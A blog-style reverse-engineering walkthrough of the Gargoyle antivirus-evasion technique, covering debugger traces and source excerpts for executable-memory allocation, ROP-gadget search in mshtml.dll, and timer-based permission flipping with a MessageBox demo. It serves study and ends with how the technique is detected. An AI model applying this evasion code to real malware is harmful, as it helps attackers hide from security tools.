
What is Gargoyle?
Gargoyle is a malware evasion technique that hides in plain sight (from an AV perspective). Unlike traditional malware, Gargoyle understands that AVs and EDRs will trigger to do memory scanning given some suspicious event or action from a process which in this case is process injection. AVs will do memory scan on the suspicious process’ executable region which Gargoyle utilize. Gargoyle will create some kind of detour equivalent into “turning into stone” during the time window the process’ executable region is being scanned by the AV.
- In this post, I will dive into my process of reversing Gargoyle technique, break down how it operates, how it hides along with the data structures used.
Setting Up The Analysis Environment
- OS: Windows 10 VM
- Tools: x64dbg, Process Hacker
- Goal: To view Gargoyle technique at the lower-level (assembly)
Reversing Gargoyle
Structures:
1
2
3
4
1) rop_gadget_candidates // this is a vector
2) SetupConfiguration
3) StackTrampoline
4) Workspace
Functions:
1
2
3
4
5
6
1) main
2) launch
3) tie // this is a tuple
4) get_gadget
5) allocate_workspace
6) setup_memory // Gargoyle PIC
Setup:
Set the Windows SDK version to the most updated one.
Add the
nasm.exeon your system environment variable path:Setup the compilation for the
.nasmfile to.obj:
1
nasm -f win32 "C:\Users\<user>\Documents\gargoyle-master\gargoyle-master\setup.nasm" -o "C:\Users\<user>\Documents\gargoyle-master\gargoyle-master\setup.obj"
1) Main function:

- Reached the actual
main()function:
1
2
3
4
5
6
7
8
int main() {
  try {
      __debugbreak();
    launch("setup.pic", "mshtml.dll", "gadget.pic");
  } catch (exception& e) {
    printf("%s\n", e.what());
  }
}
- Here’s where the argument for
launch()function is set:

What’s the call to some address prior to each of the pushed argument?
This is for
string creation.Where are the strings located?

- If I follow the newly pushed addresses in stack, you’ll see in dump that its a pointer to the string arguments:

String pointers: 0xb3faf8 is the value of the current stack pointer

- From dump:



2) Delving into launch() function (along with its helper functions):
- First part of the
launch()function which has theallocate_pic()helper function
1
2
3
4
5
6
void launch(const string& setup_pic_path, const string& gadget_system_dll_filename, const string& gadget_pic_path) {
	printf("[ ] Allocating executable memory for \"%s\".\n", setup_pic_path.c_str()); // 1st printf
	void* setup_memory; size_t setup_size;
	__debugbreak();
	tie(setup_memory, setup_size) = allocate_pic(setup_pic_path);
	printf("[+] Allocated %d bytes for PIC.\n", setup_size);
- First
printf():

1
- Value of eax is 'setup.pic'

- Setting up the argument for
tie(setup_memory, setup_size)tuple creation:

1
2
3
- Actual pointer to the string is at [ebp-130]
- push ecx == setup_size // 2nd param
- push eax == setup_memory // 1st param

1
ebp = 00B3FAF0 - 130 = B3 F9C0

1
2
- This is NOT the 'allocate_pic()' function call then as it doesnt have the pointer to the string that have the value of 'setup.pic'
- The address B3 F9C0 is the variable setup_size
However, this is for the tuple creation (tie(setup_memory, setup_size)):

1
2
- This shows that creation of a tuple underneath still requires a subroutine.
- This specific call is for the 'setup_size' variable.
There is allocation of 8 bytes for the next call instruction:

1
- What is this 8 bytes for?
Peeking the next call instruction:

1
- It is also a `tuple` subroutine. I can assume that this is the subroutine call for accepting the first argument of tie() function as it previously requires 8 bytes allocation for the pointer 'setup_memory'
Why would there be 3 push instructions just to allocate a pointer to a tuple?
- Remember that each block in stack has a size of 4 bytes.
- This should be the allocated data in stack where the address to which the pointer will hold onto be placed.
After the 2nd tuple creation call instruction, it returns this value on eax:


Checking this address:

1
2
- Its an address in stack.
- This shows the contiguous block containing the pointer "setup_memory" and the size_t variable setup_size

- The next one allocates 12 bytes of data for both parameters:
1
- Placing the eax to ecx shows the 1st argument contains the starting address both of the variables.
Peeking what’s the next call instruction:

1
- Also a tuple! This shows that tuple needs 3 'call' instructions for the structure to be created!
3. The call instruction is a printf() function. Where is the allocate_pic() function call then? Is it inside the last tuple creation function?
- Trying to run it instead: (don’t forget to add
__debugbreak()at the start ofallocate_pic())

1
- This one is already inside `allocate_pic()`
Locating the reference to this function:

1
- The first instruction right after the last 'int3' leads to some tuple() function... There were three from the 'launch()'. Which one in there leads to 'allocate_pic()'?
Check the reference to this call too recursively:

This lead to the first call instruction:

Conclusion:
- This shows that the last
twotuple creationcallsubroutines are for assigning the value to the tuple while the first one is for generating those structures throughallocate_pic().
Delving into allocate_pic() function

allocate_pic()function from C/C++:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
MyTuple allocate_pic(const string& filename) {
	__debugbreak();
	fstream file_stream{ filename, fstream::in | fstream::ate | fstream::binary };
	if (!file_stream) throw runtime_error("[-] Couldn't open \"" + filename + "\".");
	auto pic_size = static_cast<size_t>(file_stream.tellg());
	file_stream.seekg(0, fstream::beg);
	auto pic = VirtualAllocEx(GetCurrentProcess(), nullptr, pic_size, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
	if (!pic) throw runtime_error("[-] Couldn't VirtualAllocEx: " + GetLastError());
	file_stream.read(static_cast<char*>(pic), pic_size);
	file_stream.close();
	DWORD old_protection;
	auto prot_result = VirtualProtectEx(GetCurrentProcess(), pic, pic_size, PAGE_EXECUTE_READ, &old_protection);
	if (!prot_result) throw runtime_error("[-] Couldn't VirtualProtectEx: " + GetLastError());
	return MyTuple(pic, pic_size);
}
4. Call to file_stream: there are two arguments - the filename to be streamed along with the flags for it

1
- [EBP+C] == BE F658

Checking the value for:
1
2
3
4
5
fstream::in == 0x1 // for reading
|
fstream::ate == 0x40 // move to the end of file after opening
|
fstream::binary == 0x25 // opens in binary mode
First call instruction:

Stack prior to call:


1
- From a blind reversing perspective, this shows that this process is opening a file
- Moving onto the execution of
seekg()function:

1
2
1st arg: 0
2nd arg: fstream::beg // its a position indicator constant (0x00) - beginning of the file
- Next function call:
1
2
3
4
5
auto pic = VirtualAllocEx(GetCurrentProcess(),      //
						  nullptr,                  // push 0
						  pic_size,                 // push 0x95 == 149 bytes
						  MEM_COMMIT | MEM_RESERVE, // push 0x3000
						  PAGE_EXECUTE_READWRITE);  // push 0x40
1
- Output of GetCurrentProcess() == -1 which is the handle to the current process
In assembly:

Output on eax:


Base address of the allocated region of pages:
1
01060000
read()function:
1
file_stream.read(static_cast<char*>(pic), pic_size);

Arguments:

1
2
- pic_size == 0x95
- 'pic' string == to be stored at 0x01060000
- Call to
VirtualProtectEx:
1
2
3
4
5
6
7
8
9
10
11
auto prot_result = VirtualProtectEx(GetCurrentProcess(), pic, pic_size, PAGE_EXECUTE_READ, &old_protection);


Prototype:
BOOL VirtualProtectEx(
	[in] HANDLE hProcess,       // -1
	[in] LPVOID lpAddress,      // 0x01060000
	[in] SIZE_T dwSize,         // 0x95
	[in] DWORD flNewProtect,    // 0x20
	[out] PDWORD lpflOldProtect // 0x00D3F824 => A place in stack where the result of this will be stored which is the previous protection
)
GetCurrentProcess():

From Stack:

Overall arguments:

Breakdown of the flNewProtect flag:
1
0x20 == PAGE_EXECUTE_READ
Where oldProtect will be stored:

After allocating data on memory for the 'setup.pic':

5. Proceeding to get_gadget() function:
Caller to get_gadget():
1
2
3
4
5
	auto use_system_dll{ true };
	printf("[ ] Configuring ROP gadget.\n");
	__debugbreak();
	auto gadget_memory = get_gadget(use_system_dll, gadget_system_dll_filename, gadget_pic_path);
	printf("[+] ROP gadget configured.\n");
Current state:

Delving into get_gadget() function:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
void* get_gadget(bool use_system_dll, const string& gadget_system_dll_filename, const string& gadget_pic_path) {
	__debugbreak();
	void* memory;
	if (use_system_dll) {
		memory = get_system_dll_gadget(gadget_system_dll_filename);
	}
	if (!use_system_dll || !memory) {
		printf("[ ] Allocating executable memory for \"%s\".\n", gadget_pic_path.c_str());
		size_t size;
		tie(memory, size) = allocate_pic(gadget_pic_path);
		printf("[+] Allocated %u bytes for gadget PIC.\n", size);
	}
	return memory;
}
This function accepts THREE arguments:


Prototype for get_gadget():
1
2
3
4
void* get_gadget(
	bool use_system_dll,                        // is set to 1 so it shows the gadget is on a DLL
	const string& gadget_system_dll_filename,   // filename of the DLL
	const string& gadget_pic_path)              // filename for the gadget position independent code
Following DWORD in dump for the 2nd argument 0x00D3FAC4:

Following DWORD in dump for the 3rd argument 0x00D3F928:

- Condition if the gadget is located in a DLL:
1
2
3
if (use_system_dll) {
	memory = get_system_dll_gadget(gadget_system_dll_filename);
}

Delving into get_system_dll_gadget function:
1
2
3
4
5
void* get_system_dll_gadget(const string& system_dll_filename) {
__debugbreak();
  printf("[ ] Loading \"%s\" system DLL.\n", system_dll_filename.c_str());
  auto dll_base = reinterpret_cast<uint8_t*>(LoadLibraryA(system_dll_filename.c_str()));
  if (!dll_base) throw runtime_error("[-] Couldn't LoadLibrary: " + GetLastError());
Assembly form:

Arguments from stack:

Output to eax:


Handle to the module mshtml.dll: 0x5f270000

ifstatement:
1
  if (!dll_base) throw runtime_error("[-] Couldn't LoadLibrary: " + GetLastError());
Assembly form:
1
- call gargoyle.971951 is the 'runtime_error()' function.
Current State: Successfully loaded the mshtml.dll

1
- The next move is to find the gadget inside this module...
- Moving onto
ImageNtHeader: structures in a PE image and returns a pointer to the data
1
2
3
4
5
  printf("[+] Loaded \"%s\" at 0x%p.\n", system_dll_filename.c_str(), dll_base);

  __debugbreak();
  auto pe_header = ImageNtHeader(dll_base);
  if (!pe_header) throw runtime_error("[-] Couldn't ImageNtHeader: " + GetLastError());
Call to ImageNtHeader:

[ebp-14]:


From the Memory Map:

1
- This module is on read-only mode and has a size of 0x1000
Return value:

ifstatement for error:

- Moving onto
FileHeaderparsing:
1
2
3
4
5
6
7
8
9
10
11
  __debugbreak();
  auto filtered_section_headers = vector<PIMAGE_SECTION_HEADER>();
  auto section_header = reinterpret_cast<PIMAGE_SECTION_HEADER>(pe_header + 1);
  for (int i = 0; i < pe_header->FileHeader.NumberOfSections; ++i)
  {
    if (section_header->Characteristics & IMAGE_SCN_MEM_EXECUTE) {
      filtered_section_headers.push_back(section_header);
      printf("[ ] Found executable section \"%s\" at 0x%p.\n", section_header->Name, dll_base + section_header->VirtualAddress);
    }
    section_header++;
  };
Setting the initialized value for “filtered_section_headers”:

1
2
- Variable 'filtered_section_headers' is in [ebp-20]. This is an empty vector at this point
- Variable 'section_header' is in [ebp-44] which holds the address to the 'pe-header' which is the start of mshtml.dll module.
Note: IMAGE_SECTION_HEADER has size of 40 bytes.
Prototype:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
typedef struct _IMAGE_SECTION_HEADER {
    BYTE    Name[IMAGE_SIZEOF_SHORT_NAME];
    union {
            DWORD   PhysicalAddress;
            DWORD   VirtualSize;
    } Misc;
    DWORD   VirtualAddress;
    DWORD   SizeOfRawData;
    DWORD   PointerToRawData;
    DWORD   PointerToRelocations;
    DWORD   PointerToLinenumbers;
    WORD    NumberOfRelocations;
    WORD    NumberOfLinenumbers;
    DWORD   Characteristics;
} IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
[ebp-20] == 00EFF900:

1
- In stack
From dump:

F8 == 248 bytes ; [ebp-20] + 0xf8

- Points to some address in
.textsection which is the start of themshtml.dllmodule:

- Got zeroed out after
6 bytes?
1
- [ebp-50] == '\0'
- Entering the first
for()loop:

for loop statement: leafing through the FileHeader of the module
1
  for (int i = 0; i < pe_header->FileHeader.NumberOfSections; ++i)
Comparison instruction:
1
2
009826B | 394D B0  | cmp dword ptr ss:[ebp-50], ecx
009826B | 7D 40    | jge gargoyle.982701
1
2
- The current value for 'ECX' is 6. This shows that there are 6 sections in the header of 'mshtml.dll' module.
- 0 < 6 so it wont take the jump


[ebp-50] value:
1
EF F8D0
if statement inside the first for() loop: Finds the executable section in the current header
1
2
3
...
    if (section_header->Characteristics & IMAGE_SCN_MEM_EXECUTE) {
    ...
Equivalent assembly form:
1
2
009826C | 8B48 24       | mov ecx,dword ptr ds:[eax+24]
009826C | 81E1 00000020 | and ecx,20000000
section_header->Characteristicsis stored atdword ptr ds:[eax+24]:

1
- Size of "section_header->Characteristics" == 4 bytes
AND instruction:
1
(00 00 00 00 20 00 00 60) & (20 00 00 00) == 0x20000000
Inside the if() statement:


Push back to the section header that is executable:
1
      filtered_section_headers.push_back(section_header);

Value of eax after the call instruction:
Checking the value pushed back to the filtered_section_headers:
[ebp-44] holds the section_header value:

filtered_section_headers vector: pointer to the vector is stored at [ebp-38]

- Moving onto the searching of gadget in the module:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
  __debugbreak();
  for (auto section_header : filtered_section_headers)
  {
    for (auto& rop_gadget : rop_gadget_candidates)
    {
      __debugbreak();
      auto section_base = dll_base + section_header->VirtualAddress;
      vector<uint8_t> section_content(section_base, section_base + section_header->Misc.VirtualSize);
      auto search_result = search(begin(section_content), end(section_content), begin(rop_gadget), end(rop_gadget));
      if (search_result == end(section_content))
          continue;

      auto rop_gadget_offset = section_base + (search_result - begin(section_content));
      printf("[+] Found ROP gadget in section \"%s\" at 0x%p.\n", section_header->Name, rop_gadget_offset);
      return rop_gadget_offset;
    }
  }

  printf("[-] Didn't find ROP gadget in \"%s\".\n", system_dll_filename.c_str());
  return 0;
}
1
- Find the 'if()' statement inside the inner for() loop when reversing instead of going through each of the iteration.
Continue here:

Fast forward to full execution…

Fully Functional Gargoyle:
1
2
3
4
5
6
a) Gargoyle PIC @ -----> 0x01530000
b) ROP gadget @ -------> 0x600A6FA6
c) Configuration @ ----> 0x03600000
d) Top of stack @ -----> 0x03600038
e) Bottom of stack @ --> 0x03610037
f) Stack trampoline @ -> 0x03610038

From x32dbg:
a) Gargoyle PIC @ -----> 0x01530000
From Disassembly:


Actual Gargoyle PIC:
1
- Notice the first 3 'push 0' instructions are for Creating the timer.
b) ROP gadget @ -------> 0x600A6FA6


c) Configuration @ ----> 0x03600000

1
- There's 49 bytes in this which completely maps the "SetupConfiguration" data structure!
Structure for this configuration:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
  struct SetupConfiguration {
    uint32_t initialized;         // 00 00 00 01
    void* setup_address;          // 01 53 00 00
    uint32_t setup_length;        // 00 00 00 95
    void* VirtualProtectEx;       // 76 90 63 b0
    void* WaitForSingleObjectEx;  // 76 8F 37 80
    void* CreateWaitableTimer;    // 76 92 A8 A0
    void* SetWaitableTimer;       // 76 8F 37 30
    void* MessageBox;             // 75 81 11 00
    void* tramp_addr;             // 03 61 00 38
    void* sleep_handle;           // 00 00 02 20
    uint32_t interval;            // 00 00 3a 98
    void* target;                 // 60 0A 6f A6
    uint8_t shadow[8]; // 1 byte  - 0x20
  };
1
- Total size of it: 12 + 1 byte == 13 byte + (9*4) = 13 + 36 bytes = 49 bytes in total for this configuration
Example that this indeed leads to the function’s starting address:
1
2
3
...
    void* VirtualProtectEx;       // 76 90 63 b0
...

1
- Looking at the starting address == '769063b0' matches!
d) Top of stack @ -----> 0x03600038

1
- Top of the allocated memory for the stack
e) Bottom of stack @ --> 0x03610037

f) Stack trampoline @ -> 0x03610038
Structure of the stack:
1
2
3
4
5
6
7
8
9
10
11
struct StackTrampoline {
    void* VirtualProtectEx; // 90 63 b0 00
    void* return_address;   // 53 00 00 76
    void* current_process;  // ff ff ff 01
    void* address;          // 53 00 00 ff
    uint32_t size;          // 00 10 00 01
    uint32_t protections;   // 00 00 20 00
    void* old_protections_ptr; // 61 00 54 00
    uint32_t old_protections;  // 00 00 02 03
    void* setup_config;        // 60 00 00 00
};
Using VMMap tool:
- Using
VMMapto check these memory addresses:

1
- The memory region allocated for Gargoyle is executable since the MessageBox is active!
When the MessageBox is inactive, its only in Read permissions:

Conclusion
Gargoyle is an effective evasion technique given an AV that only rely on scanning executable memory region. However, this technique can be detected by scanners that scan the whole memory region regardless of permission.
Reference
- VX-Underground
- Sektor7